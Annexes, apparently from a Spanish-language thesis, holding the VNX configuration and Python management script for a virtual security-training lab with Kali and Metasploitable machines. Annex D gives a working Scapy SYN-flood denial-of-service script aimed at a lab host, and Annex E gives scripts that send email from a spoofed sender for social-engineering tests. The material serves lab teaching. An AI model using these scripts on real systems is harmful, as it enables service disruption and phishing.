    <filetree seq="on_boot, start"
root="/etc/bind">conf/bind/named.example.ec</filetree>
    <filetree seq="on_boot, start"
root="/etc/bind">conf/bind/named.10.1.100</filetree>
    <exec seq="on_boot, start"
type="verbatim">/etc/init.d/bind9 reload</exec>
  </vm>

  <vm name="sc1" type="libvirt" subtype="kvm" os="linux"
exec_mode="sdisk" arch="x86_64">
    <filesystem
type="cow">/usr/share/vnx/filesystems/rootfs_metasploitable</fi
lesystem>
    <mem>256M</mem>
    <console id="0" display="no"/>
```

```
    <console id="1" display="no"/>
    <if id="1" net="Internet1">
      <ipv4 mask="255.255.255.0">10.1.100.61</ipv4>
    </if>
    <route type="ipv4" gw="10.1.100.1">default</route>
    <filetree seq="on_boot, start"
root="/etc/">conf/pc1/resolv.conf</filetree>
  </vm>

  <vm name="att1" type="libvirt" subtype="kvm" os="linux"
exec_mode="sdisk" arch="x86_64">
    <filesystem
type="cow">/usr/share/vnx/filesystems/rootfs_kali64</filesystem
>
    <mem>512M</mem>
    <console id="0" display="no"/>
    <console id="1" display="no"/>
    <if id="1" net="Internet1">
      <ipv4 mask="255.255.255.0">10.1.100.21</ipv4>
    </if>
    <route type="ipv4" gw="10.1.100.1">default</route>
    <!--Copio diccionarios desde Máquina Física a VM path:
/root-->
    <filetree seq="on_boot, start"
root="/root/">conf/DiccionariosFuerzaBruta</filetree>
    <filetree seq="on_boot, start"
root="/root/">conf/DenegacionServicio</filetree>
    <filetree seq="on_boot, start"
root="/root/">conf/Correo</filetree>
```

```
    <!--<filetree seq="on_boot, start"
root="/root/">/home/tesis/Documentos/Diccionarios_FuerzaBruta</
filetree>-->
     <!--Intento Copia archivo host-VM -->
     <!--<filetree seq="on_boot, start"
root="/root/">conf/archivos_compartidos/specific-
file.txt</filetree>-->
     <!-- Copiamos /etc/hosts -->
    <filetree seq="on_boot, start"
root="/tmp/">conf/hosts/</filetree>
     <!--Copiamos /etc/resolv.conf-->
    <filetree seq="on_boot, start"
root="/etc/">conf/attacker/resolv.conf</filetree>
     <!--Arrancamos nessus-->
     <exec seq="on_boot, start"
type="verbatim">/etc/init.d/nessusd start</exec>
     <!--Arrancamos apache2-->
     <exec seq="on_boot, start"
type="verbatim">/etc/init.d/apache2 start</exec>
    <!-- Instalamos /etc/hosts -->
    <exec seq="on_boot, start" type="verbatim">cat /tmp/hosts/
>> /etc/hosts</exec>
  </vm>

</vnx>
```

ANEXO B: ARCHIVO DE CONFIGURACIÓN DE RED DEL SERVIDOR

Corresponde a la configuración de red de la máquina anfitriona una vez que se utilizó la Interfaz de Gestión de Escenarios. Cabe indicar que el archivo se configura dinámicamente de la siguiente forma:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto br0
iface br0 inet static
address 172.31.38.17
netmask 255.255.254.0
gateway 172.31.38.251
bridge_ports eth0
bridge_stp on
bridge_maxwait 0
bridge_fd 0
```

ANEXO C: SCRIPT UTILIZADO PARA LA GESTIÓN DE ESCENARIOS DE RED

Este ANEXO se divide en cuatro secciones que representan las opciones del menú de la interfaz de gestión de escenarios.

ANEXO C.1:

Código correspondiente a la opción de instalación de VNX.

```
if resp=="a":
print("[-] Verificando si VNX se encuentra instalado\n")
instalacion = os.system("vnx --help >> /dev/null 2>
/dev/null")#Se evalua la respuesta del comando ayuda de VNX
if instalacion == 0:
print ("[-] VNX ya se encuentra instalado\n")
else:
print("[-] Validando conexión a Internet\n")
ping1 = os.system("ping 8.8.8.8 -c 1 > /dev/null 2> /dev/null")
ping2 = os.system("ping www.google.com -c 1 > /dev/null 2>
/dev/null")
if (ping1 == 0 and ping2 == 0):#conexión a Internet para
instalar paquetes utilizados por VNX
print("[-]Conexión a Internet: exitosa\n")
print ("************Preparándose para la instalación de
VNX****************")
print ("\t***Actualizando Sistema Operativo Ubuntu 14.04***")
os.system("apt-get update")
print("*****************************************************")
print("[-] Instalando paquetes requeridos para uso de VNX:\n")
os.system("apt-get install qemu-kvm libvirt-bin vlan xterm
bridge-utils screen virt-manager")
os.system("apt-get install virt-viewer uml-utilities graphviz
genisoimage gnome-terminal tree")
os.system("apt-get install curl w3m picocom expect lxc wmctrl
xdotool pv bash-completion")
```

```
os.system("apt-get install libnetaddr-ip-perl libxml-libxml-
perl libxml-tidy-perl libappconfig-perl")
os.system("apt-get install libreadonly-perl libterm-readline-
perl-perl libnet-pcap-perl libnet-ipv6addr-perl")
os.system("apt-get install libsys-virt-perl libnet-telnet-perl
liberror-perl libexception-class-perl")
os.system("apt-get install libxml-dom-perl libdbi-perl libmath-
round-perl libio-pty-perl libnet-ip-perl")
os.system("apt-get install libxml-checker-perl libxml-parser-
perl libfile-homedir-perl libswitch-perl")
print("*******************************************************")
print ("***Modificando archivo qemu.conf***")
os.system("cp Archivos_VNX/qemu.conf/etc/libvirt/qemu.conf")
print("*******************************************************")
print ("***Reiniciando libreria libvirtd***")
os.system("restart libvirt-bin")
print("*******************************************************")
print ("***Preparando instalación de VNX***")
os.system("mkdir /tmp/vnx-update")
os.system("cp Archivos_VNX/vnx-latest.tgz /tmp/vnx-update")
print("*******************************************************")
print ("***Descomprimiendo archivos para la instalación***")
os.system("tar xfvz /tmp/vnx-update/vnx-latest.tgz")
os.system("mv vnx-2* /tmp/vnx-update/vnx-2.0b.5514")
print("*******************************************************")
print ("***Inicio instalación de VNX***")
os.system("/tmp/vnx-update/vnx-2.0b.5514/./install_vnx")
print ("***Finalizó instalación de VNX***")
print("*******************************************************")
print ("***Copia de rootfs utilizados en los escenarios***")
```

```
os.system("cp Archivos_VNX/Metasploitable.qcow2
/usr/share/vnx/filesystems/Metasploitable.qcow2")
os.system("cp Archivos_VNX/vnx_rootfs_kvm_ubuntu-13.10-
v025.qcow2 /usr/share/vnx/filesystems/vnx_rootfs_kvm_ubuntu-
13.10-v025.qcow2")
os.system("cp Archivos_VNX/vnx_rootfs_kvm_kali64-1.1.0-
v025.qcow2 /usr/share/vnx/filesystems/vnx_rootfs_kvm_kali64-
1.1.0-v025.qcow2")
os.system("cp Archivos_VNX/vnx_rootfs_kvm_ubuntu64-15.04-
v025.qcow2 /usr/share/vnx/filesystems/vnx_rootfs_kvm_ubuntu64-
15.04-v025.qcow2")
os.system("cp -r Archivos_VNX/DenegacionServicio
/usr/share/vnx/examples/conf")
os.system("cp -r Archivos_VNX/DiccionariosFuerzaBruta
/usr/share/vnx/examples/conf")
os.system("cp -r Archivos_VNX/pc1
/usr/share/vnx/examples/conf")
os.system("cp -r Archivos_VNX/attacker
/usr/share/vnx/examples/conf")
os.system("cp -r Archivos_VNX/bind
/usr/share/vnx/examples/conf")
os.system("cp -r Archivos_VNX/script_nat
/usr/share/vnx/examples/conf")
os.system("cp -r Archivos_VNX/Correo
/usr/share/vnx/examples/conf")
print("*******************************************************")
print ("***Copia de archivos .xml para los escenarios***")
os.system("cp ArchivosXML/PlantillasXML/Practica1/grupo1.xml
/usr/share/vnx/examples/grupo1.xml")
os.system("cp ArchivosXML/PlantillasXML/Practica1/grupo2.xml
/usr/share/vnx/examples/grupo2.xml")
```

```
os.system("cp ArchivosXML/PlantillasXML/Practica1/grupo3.xml
/usr/share/vnx/examples/grupo3.xml")
os.system("cp ArchivosXML/PlantillasXML/Practica1/grupo4.xml
/usr/share/vnx/examples/grupo4.xml")
os.system("cp ArchivosXML/PlantillasXML/Practica1/grupo5.xml
/usr/share/vnx/examples/grupo5.xml")
os.system("cp ArchivosXML/PlantillasXML/Practica1/grupo6.xml
/usr/share/vnx/examples/grupo6.xml")
print ("***Creación de Links utilizados en los escenarios***")
os.system("ln -s
/usr/share/vnx/filesystems/Metasploitable.qcow2
rootfs_metasploitable")
os.system("mv rootfs_metasploitable
/usr/share/vnx/filesystems")
os.system("ln -s
/usr/share/vnx/filesystems/vnx_rootfs_kvm_ubuntu-13.10-
v025.qcow2 rootfs_ubuntu")
os.system("mv rootfs_ubuntu /usr/share/vnx/filesystems")
os.system("ln -s
/usr/share/vnx/filesystems/vnx_rootfs_kvm_kali64-1.1.0-
v025.qcow2 rootfs_kali64")
os.system("mv rootfs_kali64 /usr/share/vnx/filesystems")
os.system("ln -s
/usr/share/vnx/filesystems/vnx_rootfs_kvm_ubuntu64-15.04-
v025.qcow2 rootfs_ubuntu64")
os.system("mv rootfs_ubuntu64 /usr/share/vnx/filesystems")
else:
print("\n[-] Conexión a Internet fallida")
print('[-] Verifique que el cable de red esté conectado')
print('[-] Verifique que los parámetros de red sean los
correctos')
```

ANEXO C.2

Código correspondiente a la configuración de Red del servidor.

```
elif resp == "b":
interfaces = netifaces.interfaces()
if 'br0' in interfaces:
print ("[-] Interfaz de red ya se encuentra configurada")
else:
print ("\n[-] Prueba de conectividad local")
direccionesIP1 = []
ipInicial1 = raw_input('[***] Ingrese dirección IP ocupada de
laboratorio: ')
try:
a = socket.inet_aton(ipInicial1)
rango1 = 3
ocupado = validarPing1(ipInicial1,rango1)
if ocupado == "si":
print('[-] Prueba de conectividad a Internet')
print('[*][*][*]')
ping1 = os.system("ping 8.8.8.8 -c 1 > /dev/null 2> /dev/null")
ping2 = os.system("ping www.google.com -c 1 > /dev/null 2>
/dev/null")
if (ping1 == 0 and ping2 == 0):
print('[*][*][*]')
print('[-] Prueba de conectividad a Internet exitosa')
print ("\n*****CONFIGURACIÓN DE INTERFAZ DE RED*****")
print("*********************************************")
print ("**NOTA: Al concluir configuración de interfaz de red la
computadora se reiniciara")
print("*******************************************************
\n")
```

```
f = open('/etc/network/interfaces', 'r+')
f.close()
f = open('/etc/network/interfaces', 'w+')
f.write('\n')
f.write('# interfaces(5) file used by ifup(8) and ifdown(8)\n')
f.write('auto lo\n')
f.write('iface lo inet loopback\n')
f.write('\n')
f.write('auto br0\n')
f.write('iface br0 inet static\n')
ipBridge = raw_input('[***] Ingrese dirección IP de puente: ')
print ("[-] Validando si dirección IP se encuentran Libre")
print ("[*][*][*]")
try:
a = socket.inet_aton(ipBridge)
datosEth0 = netifaces.ifaddresses('eth0')
mascaraEth0 = datosEth0[netifaces.AF_INET][0]['netmask']
ipEth0 = datosEth0[netifaces.AF_INET][0]['addr']
ipRedBridge = IPNetwork(''+ipBridge+'/'+mascaraEth0)
ipRedEth0 = IPNetwork(''+ipEth0+'/'+mascaraEth0)
if(ipRedBridge.network == ipRedEth0.network):
if(ipBridge == str(ipRedEth0.network) or ipBridge==
str(ipRedEth0.broadcast)):
print ("[-] "+ipBridge+" Es una dirección de red o
broadcast\n")
else:
response3 = os.system("ping "+ipBridge+" -c 1 > /dev/null 2>
/dev/null")
if response3 == 0:
print ("[-] Dirección IP: "+ipBridge+" al momento se encuentra
ocupada")
```

```
else:
print("[-] Dirección IP se encuentran Libre")
f.write('address '+ipBridge+'\n')
maskBridge = raw_input('[***] Ingrese Mascara de subred: ')
try:
a = socket.inet_aton(maskBridge)
f.write('netmask '+maskBridge+'\n')
gatewayBridge = raw_input('[***] Ingrese gateway: ')
try:
a = socket.inet_aton(gatewayBridge)
f.write('gateway '+gatewayBridge+'\n')
f.write('bridge_ports eth0\n')
f.write('bridge_stp on\n')
f.write('bridge_maxwait 0\n')
f.write('bridge_fd 0\n')
f.close()
dns = "10.1.100.1"
dnsBridge = raw_input('[***] Ingrese DNS: ')
try:
a = socket.inet_aton(dnsBridge)
g = open('/etc/resolvconf/resolv.conf.d/base', 'r+')
g.close()
g = open('/etc/resolvconf/resolv.conf.d/base', 'w+')
g.write('\n')
g.write('# Dynamic resolv.conf(5) file for glibc resolver(3)
generated by resolvconf(8)\n')
g.write('#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES
WILL BE OVERWRITTEN\n')
g.write('nameserver '+dns+'\n')
g.write('nameserver '+dnsBridge+'\n')
g.close()
```

```
os.system("resolvconf -u")
print ("[-] Se configuro la interfaz correctamente, se
reiniciara el equipo\n")
os.system("reboot")
except socket.error:
print ("[-] "+dnsBridge+" no es una dirección DNS, regrese a la
opción b)\n")
except socket.error:
print ("[-] "+gatewayBridge+" no es una dirección gateway,
regrese a la opción b)\n")
except socket.error:
print ("[-] "+maskBridge+" no es una Máscara de subred, regrese
a la opción b)\n")
else:
print ("[-] "+ipBridge+" se encuentra en una red diferente a la
red de laboratorio\n")
except socket.error:
print ("[-] "+ipBridge+" no es una dirección IP, regrese a la
opción b)\n")
else:
print('\n[-] Prueba de conectividad a Internet fallida')
else:
print('\n[-] Prueba de conectividad local fallida')
print('[-] Verifique que el cable de red esté conectado')
print('[-] Verifique que los parámetros de red sean los
correctos')
except socket.error:
print ("[-] "+ipInicial1+"no es una Dirección IP, regrese a la
opción b)")
```

ANEXO C.3

Código correspondiente a la Creación Escenarios.

```
elif resp=="c":
interfaces=netifaces.interfaces()
if 'br0' in interfaces:
archivo=os.path.exists("ArchivosXML/PlantillasXML/CreacionEscen
arios/grupo1")#evaluo creación previa de escenarios
if archivo == 0:
lazo1 = True #creación de lazo de escenarios
while lazo1:
print ("[***] Ingresar el número de escenarios a ejecutarse
simultáneamente")
rango=raw_input('[***] Rango de elección entre 1 a 6:')#número
de escenarios a crear simultáneamente
try:
if int(rango) >= 1 and int(rango) <= 6:
datosBr0=netifaces.ifaddresses('br0')#obtengo información de
red puente
mascara=datosBr0[netifaces.AF_INET][0]['netmask']#obtengo
mascara de subred
ipPuente = datosBr0[netifaces.AF_INET][0]['addr']#obtengo
direción IP de interfaz puente
ipRedBroadcast1 = IPNetwork(''+ipPuente+'/'+mascara) #obtengo
dirección de red de interfaz puente
print '\n[-] La dirección de red es:',ipRedBroadcast1.network
print '[-] La máscara de subred es:',mascara
ipInicial = raw_input('\n[***] Ingresar IP inicial que se
encuentre en la red indicada:')#ingreso dirección inicial de
acceso de grupos
print ("[-] Validando si direcciones IP se encuentran
ocupadas")
```

```
print ("[*][*][*]")
try:
a = socket.inet_aton(ipInicial) #verificar si es una IP
direccionesIP = [] #almacenar las direcciones IP
datosGateway = netifaces.gateways() #almaceno información
correspondiente a gateway
gateway = datosGateway['default'].values()[0][0] #obtengo el
gateway de br0
ipRedBroadcast = IPNetwork(''+ipInicial+'/'+mascara)#obtengo
dirección de red de la IP ingresada
if(ipRedBroadcast.network==ipRedBroadcast1.network):#dirección
IP ingresada está en la misma red que la interfaz puente.
if(ipInicial==str(ipRedBroadcast.network) or
ipInicial==str(ipRedBroadcast.broadcast)):
print '[-] La dirección '+ipInicial+' es una dirección de red o
broadcast\n'
else:
ocupado = validarPing(ipInicial,rango)
if ocupado == "no":
os.system("cp /etc/resolvconf/resolv.conf.d/base
/usr/share/vnx/examples/conf/pc1/resolv.conf")
os.system("cp /etc/resolvconf/resolv.conf.d/base
/usr/share/vnx/examples/conf/attacker/resolv.conf")
c = ipInicial
contador = 0
i=1
while i <= int(rango):
direccionesIP.append(c)
parts=ipInicial.split('.')
b=int(parts[3])+i
contador=contador+1
```

```
f=open('/usr/share/vnx/examples/grupo'+str(i)+'.xml','r+')
text = f.read()
if 'IPdir' and 'mascara' and 'gateway' in text:
text=text.replace('IPdir',c)#reemplazo IP inicial por "IPdir"
text=text.replace('mascara',mascara)#reemplazo netmask por
"mascara"
text = text.replace('gateway',gateway)# reemplazo gateway de
br0 por "gateway"
f.close() #cierro archivo
f=open('/usr/share/vnx/examples/grupo'+str(i)+'.xml','w+')
f.write(text) #sobrescribo archivo test#.xml solo escritura
f.close()
print ("\n[-] Creando escenario grupo"+str(i)+"")
print('[*][*][*]')
os.system("vnx -f /usr/share/vnx/examples/grupo"+str(i)+".xml -
v --create >
ArchivosXML/PlantillasXML/CreacionEscenarios/grupo"+str(i)+" 2>
/dev/null")
c=parts[0]+'.'+parts[1]+'.'+parts[2]+'.'+str(b)
i=i+1
if int(rango)==contador:
j=1
while j<=int(rango):
direccionesIP.append(c)
parts=ipInicial.split('.')
b=int(parts[3]) + j
c=parts[0]+'.'+parts[1]+'.'+parts[2]+'.'+str(b)
print'[-] La dirección IP de acceso grupo'+str(j)+' es:',
direccionesIP[j-1]#infodireccionesIP
j=j+1
lazo1 = False
```

```
else:
print("[-] Dirección IP ingresada no se encuentra en la red de
laboratorio\n")
except socket.error: #en el caso que no se ingrese una IP
print '[-] Dirección '+ipInicial+' no es una direcciÃ³n IP'
else:
print "[-] Ingrese un valor en el rango indicado\n"
except:
print '[-] '+rango+' no es un valor correcto\n'
else:
print "[-] Los escenarios ya se encuentran creados"
else:
print "[-] Interfaz de red no se encuentra configurada, regrese
a la opción b)"
```

ANEXO C.4

Código correspondiente a la Destrucción Escenarios.

```
elif resp == "d":
if int(rango) != 0 and int(rango) >= 1 and int(rango) <= 6:
lazo2 = True
while lazo2:
print("\n\td.1 Destruir todos los escenarios\n\td.2 Restablecer
uno de los escenarios\n")
resp = raw_input("[***] Elegir una opción: ")
if resp == "d.1":
j = 1 #lazo while destruccion escenarios
while j <= int(rango):
print ("[-] Destruyendo escenario grupo"+str(j)+"")
os.system("vnx -f /usr/share/vnx/examples/grupo"+str(j)+".xml--
destroy>ArchivosXML/PlantillasXML/CreacionEscenarios/destruccio
n"+str(j)+" 2> /dev/null")
```

```
os.system("rm
ArchivosXML/PlantillasXML/CreacionEscenarios/grupo"+str(j)+"")
os.system("rm
ArchivosXML/PlantillasXML/CreacionEscenarios/destruccion"+str(j
)+"")
os.system("cp
ArchivosXML/PlantillasXML/Practica1/grupo"+str(j)+".xml
/usr/share/vnx/examples/grupo"+str(j)+".xml")
j = j + 1 #lazo while destruccion escenarios
f = open('/etc/network/interfaces', 'r+')
f.close()
f = open('/etc/network/interfaces', 'w+')
f.write('\n')
f.write('# interfaces(5) file used by ifup(8) and ifdown(8)\n')
f.write('auto lo\n')
f.write('iface lo inet loopback\n')
f.close()
print ("\n[-] La configuración de red se restablecerá una vez
que se apague el computador")
lazo2 = False
elif resp == "d.2":
try:
e = raw_input("[***] Por favor ingrese el número del escenario
a restablecer: ")
print("\n[-] Validando si Escenario grupo"+str(e)+" esta
creado")
print("[*][*][*]")
if int(e) >= 1 and int(e) <= 6:
status=os.system("vnx- f
/usr/share/vnx/examples/grupo"+str(e)+".xml -v --show-status >
```

```
ArchivosXML/PlantillasXML/CreacionEscenarios/destruccion"+str(e
)+" 2> /dev/null")
os.system("rm
ArchivosXML/PlantillasXML/CreacionEscenarios/destruccion"+str(e
)+"")
if status==0:
print ("[-] Destruyendo escenario grupo"+str(e)+"")
print("[***]")
os.system("vnx -f /usr/share/vnx/examples/grupo"+str(e)+".xml--
destroy>ArchivosXML/PlantillasXML/CreacionEscenarios/destruccio
n"+str(e)+" 2> /dev/null")
os.system("cp
ArchivosXML/PlantillasXML/Practica1/grupo"+str(e)+".xml
/usr/share/vnx/examples/grupo"+str(e)+".xml")
datosBr0 = netifaces.ifaddresses('br0')
mascara = datosBr0[netifaces.AF_INET][0]['netmask']
ipPuente = datosBr0[netifaces.AF_INET][0]['addr']
ipRedBroadcast1 = IPNetwork(''+ipPuente+'/'+mascara)
valor = True
while valor:
print ("[-] Proceso de restablecimiento de escenario")
print '\n[-] La dirección de red es:',ipRedBroadcast1.network
print '[-] La máscara de subred es:',mascara
ip = raw_input('[***] Ingresar IP de acceso que encuentre en la
red indicada:')
try:
a = socket.inet_aton(ip)
direccionesIP2 = []
datosGateway = netifaces.gateways()
gateway = datosGateway['default'].values()[0][0]
ipRedBroadcast = IPNetwork(''+ip+'/'+mascara)
```

```
if (ipRedBroadcast.network == ipRedBroadcast1.network):
if (ip == str(ipRedBroadcast.network) or ip ==
str(ipRedBroadcast.broadcast)):
print '[-] La direccion '+ip+' es una dirección de red o
broadcast\n'
else:
r = os.system("ping "+ip+" -c 1 > /dev/null")
if r == 0:
print("[-] Direccion IP: "+ip+" está ocupada\n")
else:
valor = False
os.system("cp /etc/resolvconf/resolv.conf.d/base
/usr/share/vnx/examples/conf/pc1/resolv.conf")
os.system("cp /etc/resolvconf/resolv.conf.d/base
/usr/share/vnx/examples/conf/attacker/resolv.conf")
f = open('/usr/share/vnx/examples/grupo'+str(e)+'.xml','r+')
text = f.read()
if 'IPdir' and 'mascara' and 'gateway' in text:
text = text.replace('IPdir',ip)
text = text.replace('mascara',mascara)
text = text.replace('gateway',gateway)
f.close()
f = open('/usr/share/vnx/examples/grupo'+str(e)+'.xml', 'w+')
f.write(text)
f.close()
print("[-] Restableciendo el escenario")
print("[***]")
print ("\n[-] Creando escenario grupo"+str(e)+"")
print('[***]')
```

```
os.system("vnx -f /usr/share/vnx/examples/grupo"+str(e)+".xml -
v --create>ArchivosXML/PlantillasXML/CreacionEscenarios/grupo1
2> /dev/null")
print ("[-] Creación escenario grupo"+str(e)+" Exitosa")
lazo2 = False
else:
print("[-] Dirección IP ingresada no se encuentra en la red de
laboratorio\n")
except socket.error: #en el caso que no se ingrese una IP
print '[-] Dirección '+ip+' no es una dirección IP'
else:
print("\n [-] El grupo"+str(e)+" no está creado para poderlo
destruir")
else:
print("[-] Ingresar un valor en el rango indicado")
except:
print("[-] "+e+" no es un valor correcto")
else:
print("\n[-] Opción equivocada")
else:
print("\n[-]  Escenarios  no  están  creados,  para  poderlos
destruir")
```

ANEXO D: SCRIPT PARA REALIZAR DoS UTILIZANDO SCAPY

Código correspondiente a Script *DoS* utilizando *Scapy*.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys
import logging # evitar mensaje de error que genera scapy
relacionado con IPv6
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import os
os.system("sudo iptables -A OUTPUT -o eth1 -p tcp --tcp-flags
RST RST -j DROP")# evitar el reinicio de tree way handshake
contador = 0 # contador de paquetes enviados.
destino = '10.1.100.61'
puerto = 22
while (1 == 1):
a=IP(dst= str(destino))/TCP(flags="S", sport=RandShort(),
dport= puerto)
send(a,  verbose=0)
contador = contador + 1
print(str(contador) + " Mensajes Enviados")
```

ANEXO E: SCRIPTS PARA EL ENVIO DE CORREO ELECTRÓNICO (INGENIERÍA SOCIAL)

Este ANEXO se divide en dos secciones que contienen los dos *scripts* para el envío de mensajes de correo electrónico.

ANEXO E.1

Código *script* para envió de mensajes de correo electrónico, que se utilizó en la evaluación del Ataque Ingeniería Social.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import smtplib #Librería para envio de correos
from email.MIMEMultipart import MIMEMultipart
from email.MIMEText import MIMEText
correoRemitente = raw_input("[-] Ingrese email falso: ")
correoDestinatario = raw_input("[-] Ingrese email del
destinatario: ")
correoAsunto = raw_input("[-] Ingrese el asunto del correo: ")
correoCuerpo = raw_input("[-] Ingrese el cuerpo del correo: ")
fromaddr = correoRemitente
toaddr = correoDestinatario
msg = MIMEMultipart()
msg['From'] = fromaddr
msg['To'] = toaddr
msg['Subject'] = correoAsunto
body = correoCuerpo
msg.attach(MIMEText(body, 'plain'))
server = smtplib.SMTP('r1.example.ec', 25)
text = msg.as_string()
print("[***] Enviando correo")
server.sendmail(fromaddr, toaddr, text)
server.quit()
print("[***]")
```

ANEXO E.2

Código *script* para el envío de mensajes de correo electrónico con un *link* embebido en código HTML.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import smtplib
from email.MIMEMultipart import MIMEMultipart
from email.MIMEText import MIMEText
correoRemitente = raw_input("[-] Ingrese email falso: ")
correoDestinatario = raw_input("[-] Ingrese email del
destinatario: ")
correoAsunto = raw_input("[-] Ingrese el asunto del correo: ")
correoCuerpo = raw_input("[-] Ingrese el cuerpo del correo: ")
html = """\
<html>
  <head></head>
  <body>
     <A HREF="http://www.facebook.com">Dar clic al enlace</A>
   </body>
</html>
"""
fromaddr = correoRemitente
toaddr = correoDestinatario
msg = MIMEMultipart('alternative')
msg['From'] = fromaddr
msg['To'] = toaddr
msg['Subject'] = correoAsunto
body = correoCuerpo
msg.attach(MIMEText(body, 'plain'))
msg.attach(MIMEText(html,'html'))
server = smtplib.SMTP('r1.example.ec', 25)
```

```
text = msg.as_string()
print("[***] Enviando correo")
server.sendmail(fromaddr, toaddr, text)
server.quit()
print("[***]")
print ("[***] El correo ha sido enviado")
```